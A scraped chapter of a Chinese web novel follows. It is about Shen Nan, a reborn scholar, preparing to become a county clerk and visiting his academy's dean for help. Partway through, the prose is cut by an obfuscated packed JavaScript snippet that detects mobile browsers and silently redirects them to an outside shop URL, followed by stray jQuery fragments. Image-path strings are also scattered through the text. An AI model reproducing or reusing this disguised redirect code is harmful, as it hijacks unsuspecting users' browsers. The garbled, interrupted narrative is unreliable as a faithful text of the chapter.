54. 第五十四章 上班前奏

作品:《重生之小夫妻奋斗记

    很多人对于接到,第二天去县衙上班,肯定人心惶惶。但是沈楠不一样,他前世已经县衙里的老油条了,现在等于是二进宫。不过还是要回到家中,和老娘媳妇交代一声。


    张秀儿也没想到县衙里面那么快给通知,只能出主意道:“你要不要去你舅家一趟。毕竟他在衙门里多年,明天可以让他带你去承发房报道。”


    “你要是自己不愿意去,我和你一起去。”她记得儿子对张家的疏离,不过现在也不是讲面子的时候了。


    “我舅在户房担任书吏,我是去承发房担任经书。”沈楠给母亲解释道:“我俩根本就不是一个房的人,而且哪有位阶低,去带着位阶高报道。这样让人感觉自己先输了一头。”


    张秀儿也是疾病乱投医,自己身边认识的人,也只有大哥在衙门里当差。其他人都是商贾家的媳妇,并且自己去了兴和后,和其他人家交往少了,交情也就淡了。


    沈楠前世在县衙里混过多年。外面的人看来里面都是官差,但是实际上县衙里除了官老爷们,还有大大小小吏员上百人,衙役上百人,还有各种帮杂几十人。各房职能清晰,大家平时泾渭分明。


    不是自己房里的人,说话都没人听。不是自己的活,伸手就会被打。


    而且自己的舅舅在县衙里混了二十几年了,还是个书吏,明显是混得不咋地。户房主管田亩赋税,三十多个经书竞争激烈,但是干了那么长时间,论资排辈也能排上经书了。


    李迎春不认识衙门什么人,只能在旁边说:“那需要准备些什么?你明天几点去?我早点安排做饭。”


    “给我准备五十两银子吧,明天去承发房拜完典吏,需要交参费。”


    “五十两?”李迎春知道进衙门当差需要交钱,只是没想到要交那么多。


    很多人以为去县衙里当小吏,朝廷是给你发钱的话。你就大错特错了,要先交一笔,放在承发房的总帐户上。


    沈楠也是前世琢磨了好久,才明白的事实。整个县衙里登记在册的吏员只有典吏,朝廷才会给你发薪水,承认你的地位,把你的名册报到府衙存档。你享受干够五年,去参加吏员考试,给你成为低阶官僚的机会。当然你干完五年,就不能在衙门里任职了。


    其他的人从经书开始,都是县衙外聘人员。外聘人员是不是县衙需要给你发薪水,你错了,名义上你是良家子来服劳役,也就是说县衙用服劳役来代替你的薪水。那么你怎么养家糊口呢,各房的经书等其他小吏轮班在县衙上班,基本上是三个月一班,不到你轮班的时间,你去挣钱处理自家的事务。


    当年沈楠想明白这件事之后,心里骂了一句,狗屁官府。都说当学徒是做白工,但最起码当学徒还管吃管喝,官府这完全是倒贴做白工。


    当然也不是一分钱没有,各房都有小金库,典吏会根据自己房的收入,对下面的人员发补助。这就完全看各房各人的手段了,反正没听说过饿肚子的,到是在县城里买房置产日渐增多。


    “还有我要是去了,是房里的新人。你提前给我准备一套被褥,恐怕我需要在衙门里值班了。”沈楠又提了一句。


    其他沈楠没有再交代。自己好歹还是上辈子混过衙门的,不能这辈子混得还没有上辈子好了。


    沈楠在家吃了午饭,然后转头提着礼物去了陶城书院。


    他自从被李教瑜威胁要放弃科举,去县衙里当经书的时候。就在想自己一个人去了县衙,如果没有背景和靠山,在那个亲朋组成的大网里肯定举步维艰。自己必然要仰仗李教瑜鼻息,最起码开始的时候是这样。


    他想了很久,如果不被李教瑜威胁,那么自己需要给自己找个更大的靠山。


    县衙里最大的靠山是知县,但是知县怎么会对自己另眼相看呢。


    想来想去,自己身上也有另外一个标签,他是陶城书院的学生呀!


    每年陶城书院的学生,都是县里的精英。除了少数考上进士、举人之外,大部分都继续留在本县生活,据他所知有一部分在县衙里当吏员。比如礼房的王典吏,当初也是陶城书院的学生,只不过他止步于秀才,后来就去了衙门当了小吏。他要是能够和这些人站在一起,那么在县衙里应该没有人小觑他了。


    每年的七月,是陶城书院最悠闲的时刻。院试考完了,下面的秋闱已经不是书院能力的范围内了,下面需要学生自己去拼杀。


    齐教务长舒服的呆在会客厅,冰鉴的凉气让他远离外面的酷暑。


    沈楠走过熟悉的文昌阁,想着自己去年的时光,那时自己还是一届白身,最大的烦恼是什么时候能够把县试过了。今年来这里,已经是秀才的身份,最大的烦恼变成了不能参加乡试。人的欲望真的是无穷尽呀!


    沈楠看着文昌阁里面那那棵茂盛的紫藤花,问道旁边的杂役:“你知道这颗紫藤花栽种多少年头了吗?”


    带路的杂役愣了一下,没想过居然有人问起这个问题。不过眼前这人今年新中的秀才,他不敢得罪,仔细回想自己听到的消息:“书院的前身,是前朝县里豪强的别院。齐老院长把书院建到这里,也是看重这处别院,已经初具规模。眼前的假山就是当时留下来的。推测这紫藤恐怕也是当年的栽种的。”


    沈楠停下来,站在紫藤树下,驻足观赏。无论人的欲望怎么变化,紫藤花依然是每年都会开放。他心里被李教瑜强迫的那股怨气,不知为何,在这一瞬间一下子就消失了。


    他回过头,看着杂役,笑道:“不知道,我今天来能否有幸在教务长那里品尝到油炸紫藤。”


    杂役瞬间松了一口气,刚才还在担心,自己的回答得罪了眼前的相公。


    “您来的正巧。齐教务长今天通知厨房给炸紫藤鱼,来配好酒。”


    齐教务长昨天收到沈楠帖子的时候,还是蛮惊讶的。


    每年书院毕业的学生,很少有单独再回到书院的拜见他的。


    不过,面对沈楠,他还是有些自得。


    去年沈楠申请重新入学的时候,他就看出来这是个有出息的学生,果然不出意料,居然一举考中了秀才。自己的堂哥看到秀才的名单也是啧啧称奇。


    所以他就欣然应允了沈楠的拜访。不知道等会儿这次来是有何意图,如果是为了乡试提高学业,自己还是能推荐府城一二名师的。


    沈楠进屋后,看见齐教务长身穿宽松的常服,没有被纶巾束发,手摇孔明扇,一身逍遥的走了过来。


    感叹道:“教务长真是好风雅!”


    齐轩被这个小小的马屁拍个正着,哈哈大笑。引着沈楠进入会客厅。


    两人分主宾落座。


    齐轩问道:“我听闻你这次秋闱不去参加了,要在家苦读?”


    沈楠笑道:“是的。教务长也知道我的秀才也算侥幸而来。思来想去还是不去省城自曝其短了。”


    齐轩听到这里,心想看来和自己之前预想的差不多。暗自琢磨起来,自己认识府城的名师有哪些适合沈楠的。


    没想到,下面沈楠直接给他暴;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17213306|194934||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    了个大雷,把李教瑜威胁他去当经书的事,详详细细给齐轩说了一遍。


    “你说什么?李慕贤这个竖子,居然让你去县衙里当小吏。”齐轩气的真呼其名,破口大骂。


    能在书院当那么长时间的教务长,除了家族的安排,最主要还是齐轩喜欢当夫子,喜欢教学生。要不然每天管理二三百个上串下跳、精力旺盛的学生,烦也烦死了。


    当老师教书育人,最开心就是看到自己的学生成才。


    结果,自己好不容易培育出来一个好苗子,才看到他小荷才露尖尖角,就被人强行折断。


    真的是气死了!齐轩站起来,在屋里来回度步。


    “不行,你给我等着。我去找山长,李慕贤欺人太甚!”


    齐轩一刻也没有耽误,直接带着沈楠就去了齐岳那里。


    沈楠直接傻眼了,他这次来,主要是想齐教务长介绍几个以前在书院读书,现在县衙当小吏的的前辈,让他不至于当差孤立无援,没想到会直接捅到山长那里。


    齐岳看着眼前的年青人,问道:“你和李教瑜家里有亲缘吗?”


    “我大哥家的大侄子沈明耀和黄家学堂黄立家的女儿订婚了。黄夫子和李教瑜是连襟。”沈楠老实回答。


    “这算是什么亲戚!”齐轩忿忿不平道。


    “那你考中秀才后,有没有找李教瑜请托过,帮你谋一份差事。”


    “我家中小有余产。县城里的珍馐楼是我大哥沈楠的,供应我科举应该是没有问题的。而且我今年才十九岁。”“那你来书院所请何事?”


    “李教瑜保荐我去县衙任经书。我不敢不从。不过家中一直经营食铺,对衙门一无所知。思来想去,我所学皆来自书院,唯有向书院请教方是良策。齐教务长从我复学后,对我教育良多。所以才敢前来叨扰。”


    齐岳第一次真正看见眼前的年青人,很多人都说他是上次考的幸运儿。连他也受到影响,认为沈楠是机缘巧合,才成为秀才。但是却忘了,世间哪有那么多机缘巧合,只是有看不见的努力。


    从陶城书院出去学生那么多,大部分也只是走到秀才,或者连秀才都没有走到。在科举这条路上,秀才只能是门槛。这些刚刚达到门槛的学生,可以说是科举的失败者。这么多年这些学生失败后,没有人来向书院求助,只是褪去长衫,为生活奔波。


    看着眼前生机勃勃,带着点野心的年青人。


    他笑着坐了下来,也让自己的堂弟和沈楠都坐了下来。然后让书童给几人送上茶点。屋里的气氛一下子缓和了下来。


    齐岳看着神情急迫的堂弟,用眼神安抚了一下。接着问道:“我刚才听你说,李慕贤本来打算让你去礼房,结果知县最后决断是去承发房。”


